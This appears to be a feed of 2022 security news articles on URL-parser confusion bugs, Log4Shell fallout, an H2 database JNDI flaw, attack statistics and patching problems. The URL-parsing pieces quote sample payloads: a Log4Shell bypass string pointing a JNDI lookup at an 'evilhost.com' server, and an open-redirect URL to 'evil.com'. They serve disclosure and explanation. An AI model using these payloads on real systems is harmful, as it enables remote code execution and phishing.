
“URLs are actually built from five different components: scheme, authority, path, query and a fragment,” researchers from the Claroty Team82 research division and Synk wrote in an analysis on Monday. “Each component fulfills a different role, be it dictating the protocol for the request, the host which holds the resource, which exact resource should be fetched and more.”

Components of a URL. Source: Claroty.

According to a combined analysis, security holes crop up thanks to differences in the way each library goes about its parsing activities.

Team82 and Synk examined 16 different URL parsing libraries, including: urllib (Python), urllib3 (Python), rfc3986 (Python), httptools (Python), curl lib (cURL), Wget, Chrome (Browser), Uri (.NET), URL (Java), URI (Java), parse_url (PHP), url (NodeJS), url-parse (NodeJS), net/url (Go), uri (Ruby) and URI (Perl).

Across them, they identified five categories of inconsistencies in how these libraries parse components:

  • Scheme Confusion: A confusion involving URLs with missing or malformed Scheme
  • Slash Confusion: A confusion involving URLs containing an irregular number of slashes
  • Backslash Confusion: A confusion involving URLs containing backslashes (\)
  • URL Encoded Data Confusion: A confusion involving URLs containing URL Encoded data
  • Scheme Mix-ups: A confusion involving parsing a URL belonging to a certain scheme without a scheme-specific parser

The problem is that these inconsistencies can create vulnerable code blocks, thanks to two main web-app development issues, according to the report:

  • Multiple Parsers in Use: Whether by design or an oversight, developers sometimes use more than one URL parsing library in projects. Because some libraries may parse the same URL differently, vulnerabilities could be introduced into the code.
  • Specification Incompatibility: Different parsing libraries are written according to different web standards or URL specifications, which creates inconsistencies by design. This also leads to vulnerabilities because developers may not be familiar with the differences between URL specifications and their implications (e.g., what should be checked or sanitized).


As an example of a real-world attack scenario, slash confusion could lead to server-side request forgery (SSRF) bugs, which could be used to achieve RCE. Researchers explained that different libraries handle URLs with more than the usual number of slashes (https:///www.google.com, for instance) in different ways: Some of them ignore the extra slash, while others interpret the URL as having no host.

In the case of the former (the approach of most modern browsers as well as cURL), accepting malformed URLs with an incorrect number of slashes can lead to SSRF, researchers explained: “[Libraries that do not] ignore extra slashes…will parse this [malformed] URL as a URL with an empty authority (netloc), thus passing the security check comparing the netloc (an empty string in this case) to google.com. However, since cURL ignores the extra slash, it will fetch the URL as if it had only two slashes, thus bypassing the attempted validation and resulting in a SSRF vulnerability.”

URL confusion is also responsible for the Log4Shell patch bypass, according to Claroty, because two different URL parsers were used inside the JNDI lookup process: One parser was used for validating the URL, and another for fetching it.

“Depending on how each parser treats the Fragment portion (#) of the URL, the Authority changes too,” researchers explained. “In order to validate that the URL’s host is allowed, Java’s URI class was used, which parsed the URL, extracted the host, and checked if the host is on the whitelist of allowed hosts. And indeed, if we parse this URL using Java’s URI, we find out that the URL’s host is 127.0.0.1, which is included in the whitelist. However, on certain operating systems (mainly macOS) and specific configurations, when the JNDI lookup process fetches this URL, it does not try to fetch it from 127.0.0.1, instead it makes a request to 127.0.0.1#.evilhost.com. This means that while this malicious payload will bypass the allowedLdapHost localhost validation (which is done by the URI parser), it will still try to fetch a class from a remote location.”

URL Parsing Security Bugs

In their analysis, researchers came across eight high-severity vulnerabilities in third-party web-applications resulting from URL parsing confusion. All of them have been patched, they said, except for those found in unsupported versions of Flask, so developers should refresh their apps with the updated versions:

  1. Flask-security open redirect (Python, CVE-2021-23385)
  2. Flask-security-too open redirect (Python, CVE-2021-32618)
  3. Flask-User open redirect (Python, CVE-2021-23401)
  4. Flask-unchained open redirect (Python, CVE-2021-23393)
  5. Belledonne’s SIP Stack null pointer dereference (DoS) (C, CVE-2021-33056)
  6. Video.js cross-site scripting (XSS) (JavaScript, CVE-2021-23414)
  7. Nagios XI open redirect (PHP, CVE-2021-37352)
  8. Clearance open redirect (Ruby, CVE-2021-23435)

Open-redirect vulnerabilities are popular for exploitation because they enable spoofing, phishing and man-in-the-middle attacks (MITM). They occur when a web application accepts a user-controlled input that specifies a URL that the user will be redirected to after a certain action. When a user logs into a website, for example, they could be redirected to a malicious look-alike site.

Researchers explained that typically, open-redirect attacks are thwarted via validation: “The web server validates the given URL and allows only URLs that belong to the same site or to a list of trusted domains.”

URL library confusion can interfere with proper validation, as is the case with the Clearance bug. The vulnerable function inside Clearance (a popular third-party add-on for Ruby’s Rails framework that enables simple and secure email and password authentication) is “return_to,” researchers noted. This function is meant to be called after a login/logout procedure and should redirect the user safely to the page they requested earlier. However, it can be subverted if a target can be convinced to click on a URL with the following syntax: http://www.victim.com/////evil.com.

“Since Rails ignores multiple slashes in the URL, the path segment will arrive in its entirety to be parsed in Clearance (/////evil.com),” researchers explained. “Since URI.parse trims off two slashes, the resulting URL will be ///evil.com. Whenever the server redirects the user to this URL, ///evil.com, the browser will convert this network path relative reference to the absolute http://evil.com URL pointing to the evil.com domain (host).”

Belledonne VoIP Crashing

One of the more interesting bugs was found in Belledonne’s Linphone, a free voice-over-IP softphone, SIP client and service used for audio and video calls. It suffers from scheme confusion thanks to how it handles SIP-message parsing, according to the analysis, which is when a URL-parsing library gets confused by a missing scheme (the “http” or similar portion of a web address).

“By looking into the URL parsing functionality of Belledone, we’ve found [a] piece of code parsing the SIP URL inside the to/from SIP headers,” researchers explained. “Belledone parses the SIP URL as a generic URL and checks if the scheme is either SIP or SIPs using strcasecmp, checking if the given URL is a SIP URL.”

However, a Belledonne generic_uri accepts URLs created by the different URL components, without requiring specific components to be present, they explained.

“This means a URL containing only a path is a valid URL, while not having a URL scheme,” they concluded. “Using this, we’ve supplied a URL containing only a single slash (/), resulting in the URL’s scheme being NULL. Then, when Belledone uses strcasecmp, it compares a NULL pointer (because no scheme was supplied), resulting in a NULL pointer dereference and the application’s crash.”

The team created a proof-of-concept exploit code that was able to crash any remote user’s application by simply making a malicious VoIP call, “requiring zero interaction from the attacked user.”

Team82 and Synk researchers noted that “many possible vulnerabilities could arise, ranging from an SSRF vulnerability, which could result in remote code execution, all the way to an open-redirect vulnerability which could result in a sophisticated phishing attack.” To protect their apps, developers should adopt the following best practices, they said:

Use as few parsers as possible. “We recommend you to avoid using a URL parser at all, and it is easily achievable in many cases,” researchers said.

Transfer a parsed URL across a microservice environment. “If microservices are implemented in different frameworks or programming languages, they will likely use different URL parsers,” they noted. “To avoid this problem you can simply parse a URL at the front-end microservice and transfer it further in its parsed form.”

Understand differences in parsers involved with application business logic. Sometimes the use of multiple parsers can’t be avoided, so developers need to be aware about differences in parsing behaviors.

Always canonicalize the URL before parsing. Always make sure that applications remove multiple forward/backward slashes, white-spaces and control characters to return URLs to their proper forms before parsing.

Cyber-Spike: Orgs Suffer 925 Attacks per Week, an All-Time High


Description


2021 dragged itself to a close under a Log4Shell-induced blitzkrieg. With millions of Log4j-targeted attacks clocking in per hour since the flaw’s discovery last month, there’s been a record-breaking peak of 925 cyberattacks a week per organization, globally.

The number comes out of a Monday report from Check Point Research (CPR), which found Log4Shell attacks to be a major contributor to a 50-percent increase year-over-year in overall attacks per week on corporate networks for 2021.

Source: CPR.

CPR had reported a 40 percent increase as of October, with earlier numbers showing that one out of every 61 organizations worldwide had been hit by ransomware each week.

Education/Research in the Crosshairs

CPR researchers said that education/research was the sector that experienced the highest volume of attacks in 2021, with an average of 1,605 attacks per organization every week: a 75 increase from 2020. A case in point: As of Dec. 30, the advanced persistent threat (APT) Aquatic Panda was targeting universities with Log4Shell exploit tools in an attempt to steal industrial intelligence and military secrets.

The second most picked-on sector was government/military, which saw 1,136 attacks per week: a 47 percent increase. Next up was the communications industry, with 1,079 attacks weekly per organization: a 51 percent increase.

Source: CPR.

Africa, APAC See Most Attacks

Africa experienced the highest volume of attacks last year, with an average of 1,582 weekly attacks per organization: a 13-percent increase over 2020.

As shown in the chart below, APAC saw a 25 percent increase in weekly attacks per organization, with an average of 1,353 weekly attacks. Latin America, with 1,118 attacks weekly, experienced a 38 percent increase; Europe, with 670 attacks weekly, clocked a 68 percent increase; and North America, with an average of 503 weekly attacks per organization, was under attack 61 percent more than in 2020.

Source: CPR.

Everything’s a Target, So Secure Everything

CPR’s advice: “In a multi-hybrid environment, where the perimeter is now everywhere, security should be able to protect it all.” Email, web browsing, servers and storage are “merely the basics,” the firm said: a list to which mobile apps, cloud and external storage are also “essential,” as are compliance of connected mobile and endpoint devices, and internet-of-things (IoT) devices.

As well, “workloads, containers and serverless applications on multi- and hybrid-cloud environments should be part of the checklist at all times,” CPR recommended.

Standard-issue security best practices apply: Stay up to date with security patches to stop attacks that leverage known flaws, segment networks, apply strong firewall and IPS safeguards between the network segments in order to contain infections from propagating across the entire network, and educate employees to recognize potential threats.

“Quite often, user awareness can prevent an attack before it occurs,” CPR researchers suggested. “Take the time to educate your users and ensure that if they see something unusual, they report it to your security teams immediately. User education has always been a key element in avoiding malware infections.”

Finally, implement advanced security technologies, CPR said.** “**There is not a single silver-bullet technology that can protect organizations from all threats and all threat vectors. However, there are many great technologies and ideas available – machine learning, sandboxing, anomaly detection, content disarmament and numerous more.”

CPR recommended two key components to consider: threat extraction (file sanitization) and threat emulation (advanced sandboxing). “Each element provides distinct protection that, when used together, offer a comprehensive solution for protection against unknown malware at the network level and directly on endpoint devices.”

Image courtesy of Pixabay.

A similar vulnerability like Log4shell discovered in H2 database console


Description

THREAT LEVEL: Red.

For a detailed advisory, download the pdf file here.

An unauthenticated remote code execution vulnerability similar to Log4shell has been discovered in H2 Database (a popular Java SQL database) console and has been assigned CVE-2021-42392. It is claimed to be similar to the log4shell vulnerability since they both share the same root cause i.e they both are based on the Java Naming and Directory Interface (JNDI).

This flaw allows attacker-controlled URLs to be passed unfiltered to the javax.naming.Context.lookup function via numerous code paths in the H2 database system and execute remote code. The H2 database has an embedded web-based console for the database management which runs by default at http://localhost:8082. This console allows an unauthenticated attacker to run remote code execution as it fails to validate the parameters such as ‘User Name’ and ‘Password’ before performing lookup with the malicious URL in ‘JDBC URL’ field.

Organizations using an H2 console which is exposed to LAN or WAN should update H2 database to version 2.0.206 immediately.

Upgrading to version 2.0.206 eliminates this vulnerability. However, organization who cannot upgrade to version 2.0.206 can use either of the mitigations below:

  • The newer version of Java contains trustURLCodebasethat does not allow remote codebases to load via JNDI, so upgrading to the latest version of Java (JRE/JDK) will eliminate this vulnerability. However, this mitigation can be bypassed sending a serialized “gadget” Java object through LDAP.
  • When the H2 console Servlet is installed on a web server, a security constraint can be introduced to restrict access to the console page to specified users.

Vulnerabiliy Details

Patch Links

https://github.com/h2database/h2database/releases/tag/version-2.0.206

https://www.h2database.com/html/main.html

References

https://jfrog.com/blog/the-jndi-strikes-back-unauthenticated-rce-in-h2-database-console/

https://github.com/h2database/h2database/security/advisories/GHSA-h376-j262-vhq6

https://github.com/cybersecurityworks553/CVE-2021-42392-Detect

https://exchange.xforce.ibmcloud.com/vulnerabilities/216834

The 2021 Naughty and Nice Lists: Cybersecurity Edition


Description

The 2021 Naughty and Nice Lists: Cybersecurity Edition

Editor’s note:We had planned to publish our Hacky Holidays blog series throughout December 2021 – but then Log4Shell happened, and we dropped everything to focus on this major vulnerability that impacted the entire cybersecurity community worldwide. Now that it’s 2022, we’re feeling in need of some holiday cheer, and we hope you’re still in the spirit of the season, too. Throughout January, we’ll be publishing Hacky Holidays content (with a few tweaks, of course) to give the new year a festive start. So, grab an eggnog latte, line up the carols on Spotify, and let’s pick up where we left off.

It’s not just Santa who gets to have all the fun — we in the security community also love to make our lists and check them twice. That’s why we asked some of our trusty cybersecurity go-to’s who and what they’d place on their industry-specific naughty and nice lists, respectively, for 2021. Here’s who the experts we talked to would like to give a super-stuffed stocking filled with tokens of gratitude — and who’s getting a lump of coal.

The nice list

Call me boring, but I am pretty stoked about the Minimum Viable Security Product (MVSP), the vendor-neutral checklist for vetting third-party companies. It has questions like whether a vendor performs annual comprehensive penetration testing on systems, complies with local laws and regulations like GDPR, implemented single sign-on, applies security patches on a frequent basis, maintains a list of sensitive data types that the application is expected to process, keeps an up-to-date data flow diagram indicating how sensitive data reaches the systems, and whether vendors have layered perimeter controls or entry and exit logs for physical security. Its success depends on people using it, and this industry tends to be allergic to checklists, but it strikes me as super important. - Fahmida Y. Rashid, award-winning infosec journalist

****Editor’s note:**** Check out our Security Nation podcast episode with Chris John Riley on his work helping develop MVSP.

All of the security researchers that have focused their research and efforts to identify vulnerabilities and security issues within IoT technology over the last year. Their effort have helped bring focus to these issues which has led to improvements in product and processes in the IoT industry. - Deral Heiland, IoT Research Lead at Rapid7

Increased federal government focus on securing critical infrastructure. Examples: pipeline and rail cybersecurity directives, energy sector sprints, cybersecurity funding in the infrastructure package. - Harley Geiger, Senior Director of Public Policy at Rapid7

Huntress Labs and the Reddit r/msp board for their outstanding, tireless support for those responding to the Kaseya mass ransomware attack. While the attack was devastating, the community coalesced to help triage and recover, showing the power we have as defenders and protectors when we all work together. - Bob Rudis, Chief Security Data Scientist at Rapid7

The January 20th swearing-in of Biden is on the nice list, not because of who won but the fact that the election worked. We’ve talked an excessive amount about election security, but the reality is, there was no big deal. It was a largely unremarkable election even in the abnormal environments of the pandemic and the cyber. Election computers will continue to be wildly insecure, but since we’ve got paper trails, it won’t really matter. - Rob Graham, CEO of Errata Security

The naughty list

The Colonial Pipeline and Kaseya attacks are far above any other “naughty” case. They affected millions of people around the world. However, like the big things from past years, I think it’ll be solved by lots of small actions by individuals rather than some big Government or Corporation initiative. No big action was needed to solve notPetya or Mirai; no big action will be needed here. Those threatened will steadily (albeit slowly) respond. - Rob Graham, CEO of Errata Security

Microsoft, bar none. They bungled response to many in-year critical vulnerabilities, putting strain on already beat up teams of protectors, causing many organizations to suffer at the mercy of attackers. Everything from multiple, severe Exchange vulnerabilities, to unfixable print spooler flaws, to being the #1 cloud document service for hosting malicious content. - Bob Rudis, Chief Security Data Scientist at Rapid7

The whole Pegasus spyware from NSO Group is bad news start to finish, but the fact that the ruler of United Arab Emirates used the spyware on his wife in a custody battle? That was just flabbergasting. We talk about stalkerware and other types of spyware — but when you have something like Pegasus just showing up on individual phones, that is downright frightening. - Fahmida Y. Rashid, award-winning infosec journalist

All manufacturers of IoT technology that have not heeded the warnings, taken advantages of the work done by IoT security researchers to improve their product security, or made efforts to build and improve their internal and external process for reporting and remediating security vulnerabilities within their products. - Deral Heiland, IoT Research Lead at Rapid7

Apparent lack of urgency to provide support and phase in requirements for healthcare cybersecurity, despite ransomware proliferation during the pandemic. - Harley Geiger, Senior Director of Public Policy at Rapid7

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

Researchers Find Bugs in Over A Dozen Widely Used URL Parser Libraries


Description

A study of 16 different Uniform Resource Locator (URL) parsing libraries has unearthed inconsistencies and confusions that could be exploited to bypass validations and open the door to a wide range of attack vectors.

In a deep-dive analysis jointly conducted by cybersecurity firms Claroty and Snyk, eight security vulnerabilities were identified in as many third-party libraries written in C, JavaScript, PHP, Python, and Ruby languages and used by several web applications.

“The confusion in URL parsing can cause unexpected behavior in the software (e.g., web application), and could be exploited by threat actors to cause denial-of-service conditions, information leaks, or possibly conduct remote code execution attacks,” the researchers said in a report shared with The Hacker News.

With URLs being a fundamental mechanism by which resources — located either locally or on the web — can be requested and retrieved, differences in how the parsing libraries interpret a URL request could pose significant risk for users.

A case in point is the critical Log4Shell flaw disclosed last month in the ubiquitous Log4j logging framework, which stems from the fact that a malicious attacker-controlled string, when evaluated as and when it’s being logged by a vulnerable application, results in a JNDI lookup that connects to an adversary-operated server and executes arbitrary Java code.

Although the Apache Software Foundation (ASF) quickly put in a fix to address the weakness, it soon emerged that the mitigations could be bypassed by a specially crafted input in the format “${jndi:ldap://127.0.0[.]1#.evilhost.com:1389/a}” that once again permits remote JNDI lookups to achieve code execution.

“This bypass stems from the fact that two different (!) URL parsers were used inside the JNDI lookup process, one parser for validating the URL, and another for fetching it, and depending on how each parser treats the Fragment portion (#) of the URL, the Authority changes too,” the researchers said.

Specifically, if the input is treated as a regular HTTP URL, the Authority component — the combination of the domain name and the port number — ends upon encountering the fragment identifier, whereas, when treated as an LDAP URL, the parser would assign the whole “127.0.0[.]1#.evilhost.com:1389” as the Authority since the LDP URL specification doesn’t account for the fragment.

Indeed, the use of multiple parsers emerged as one of the two primary reasons why the eight vulnerabilities were discovered, the other being issues arising from inconsistencies when the libraries follow different URL specifications, effectively introducing an exploitable loophole.


The dissonance ranges from confusion involving URLs containing backslashes (“”), irregular number of slashes (e.g., https:///www.example[.]com), or URL encoded data (“%”) to URLs with missing URL schemes that, when successfully exploited, could lead to remote code execution or result in denial-or-service (DoS) and open-redirect phishing attacks.

The list of eight vulnerabilities discovered are as follows, all of which have since been addressed by respective maintainers —

“Many real-life attack scenarios could arise from different parsing primitives,” the researchers said. To protect applications from URL parsing vulnerabilities, “it is necessary to fully understand which parsers are involved in the whole process [and] the differences between parsers, be it their leniency, how they interpret different malformed URLs, and what types of URLs they support.”

NHS Warns of Hackers Targeting Log4j Flaws in VMware Horizon


Description

VMware Horizon


The digital security team at the U.K. National Health Service (NHS) has raised the alarm on active exploitation of Log4Shell vulnerabilities in unpatched VMware Horizon servers by an unknown threat actor to drop malicious web shells and establish persistence on affected networks for follow-on attacks.


“The attack likely consists of a reconnaissance phase, where the attacker uses the Java Naming and Directory InterfaceTM (JNDI) via Log4Shell payloads to call back to malicious infrastructure,” the non-departmental public body said in an alert. “Once a weakness has been identified, the attack then uses the Lightweight Directory Access Protocol (LDAP) to retrieve and execute a malicious Java class file that injects a web shell into the VM Blast Secure Gateway service.”

The web shell, once deployed, can serve as a conduit to carry out a multitude of post-exploitation activities such as deploying additional malicious software, data exfiltration, or deployment of ransomware. VMware Horizon versions 7.x and 8.x are vulnerable to the Log4j vulnerabilities.

VMware Horizon

Log4Shell is an exploit for CVE-2021-44228 (CVSS score: 10.0), a critical arbitrary remote code execution flaw in Apache Log4j 2, an ubiquitous open-source logging framework, which has been put to use as part of different malware campaigns since it came to light in December 2021. An array of hacking groups, ranging from nation-state actors to ransomware cartels, have pounced on the vulnerability to date.

The development also marks the second time VMware products have come under exploitation stemming as a result of vulnerabilities in the Log4j library. Last month, AdvIntel researchers disclosed that attackers were targeting systems running VMware VCenter servers with the aim of installing Conti ransomware.

VMware, for its part, has already released security updates for Horizon, VCenter, and other products last month that have been impacted by Log4Shell, with the virtualization services provider acknowledging scanning attempts in the wild, urging customers to install the patches where applicable or apply workarounds temporarily to counter any potential risk.

EoL Systems Stonewalling Log4j Fixes for Fed Agencies


Description

Last month, federal agencies were given a Christmas Eve deadline – Dec. 24 – to address the “extremely concerning” Log4j and other vulnerabilities.

Nobody said it would be easy.

Besides the difficulty of tracking down all instances of the ubiquitous Apache logging library, the job of patching the flaws has been further complicated for many agencies by end-of-life (EoL) and end-of-support (EoS) systems connected to the network.

Matt Keller, vice president of Federal Services at GuidePoint Security, told Threatpost in the following Q&A that many agencies are unable to patch Log4j, et al., due to network-connected EoL and EoS systems: an issue that’s further complicated by pandemic-wrought supply chain delays and remote-work issues.

Matt Keller, Federal CTO of cybersecurity firm GuidePoint Security.

Due to all these snafus, Keller has found that agencies are relying on running command-line scripts to find affected systems. They’re also constructing tiger teams to tear into the monumental workload: i.e., specialized, cross-functional teams brought together to solve or investigate a specific problem or critical issue.

Between technology issues and travel restrictions/shipping delays involved in replacing these systems, Keller predicts that agencies are months away from being able to address Log4j.

Threatpost:What are the repercussions of not patching, particularly given the Federal Trade Commission’s (FTC’s) promise to go after companies that fail to protect consumer data from Log4Shell?

Keller: FTC saber rattling doesn’t affect the government directly. They can only hit up the companies, and if the government has budget or done their due-diligence to replace the capability … the government and FTC wouldn’t be able to find the company. Most of these [vendor] companies have provided solutions or resolutions for current software. It’s like having Windows 95 and telling [Microsoft] that they have to support the software forever because of a vulnerability like this.

Threatpost:How are organizations dealing with issues presented by EoL/EoS? Are they being forced to upgrade more or less at gunpoint?

Keller:Most organizations know they are running EoL or EoS software, and they haven’t put in the plan to do the migration because funding might have been pulled in 2020 or 2021 for COVID telework requirements. Also, with most government agencies working remotely, it’s hard to do a migration if you’re not able to be in the office or have the desire to come into the office.

Threatpost:What kind of issues does that entail? When you say that there are travel restrictions/shipping delays, what kind of time lags does that introduce? …. or is it unknown, is it anybody’s guess? If they can’t upgrade, what other options do they have?

Keller:One of our clients said it will take three+ months to ship equipment from their site to another site overseas because of logistics. Then once the equipment arrives, it may take another three months to put that server in the rack for the migration to happen. The only option is to do risk mitigation. If its mission is critical then we do protection and monitoring on that system. If it can be disabled until the replacement arrives then we support it that way.

Threatpost:What’s involved with having to run command-line scripts to find affected systems? How much does it slow things down?

Keller:To run some of these command-line scripts, you either need to have access to the system (remote/physical) to run the command or have an ability to run the command via scripting across the enterprise. The issue with running the script remotely is you could possibly miss a system that could be offline or doesn’t report back the results.

You hope your system management capability can provide a level of details to make sure systems are accurately reporting back in. There are just a ton of variables that have to be planned for with running scripts across the system.

Threatpost:What’s wrong with using available scanners? Are they missing a lot of Log4j instances? Why is that, if so?

Keller:Well, Log4J wasn’t really software installed on a system, so the normal software and software inventory scanner didn’t pick it up. Vulnerability Management scanners also have some original problems with supporting many of these same scans.

We have seen over the past month that Application Security products do a better job of finding the systems affected, but most agencies don’t deploy a robust AppSec practice, so #1, having the software on hand was one issue, and #2 having the ability to figure out all of the [government off-the-shelf, or GOTs products: a term for software and hardware government that are ready to use and which were created and are owned by a government agency] solutions being built that use Log4J was a bigger issue.

Most of the OEM or [commercial off-the-shelf, or COTS] solutions had information out about Log4J in two weeks or less, but the COTS solutions had the EoL or EoS issues, which was more directly related to [the government] not planning for migration or replacements.

011022 13:01 UPDATE: Corrected Matt Keller’s title.

Photo by Maysam Yabandeh on Pixnio. Licensing details.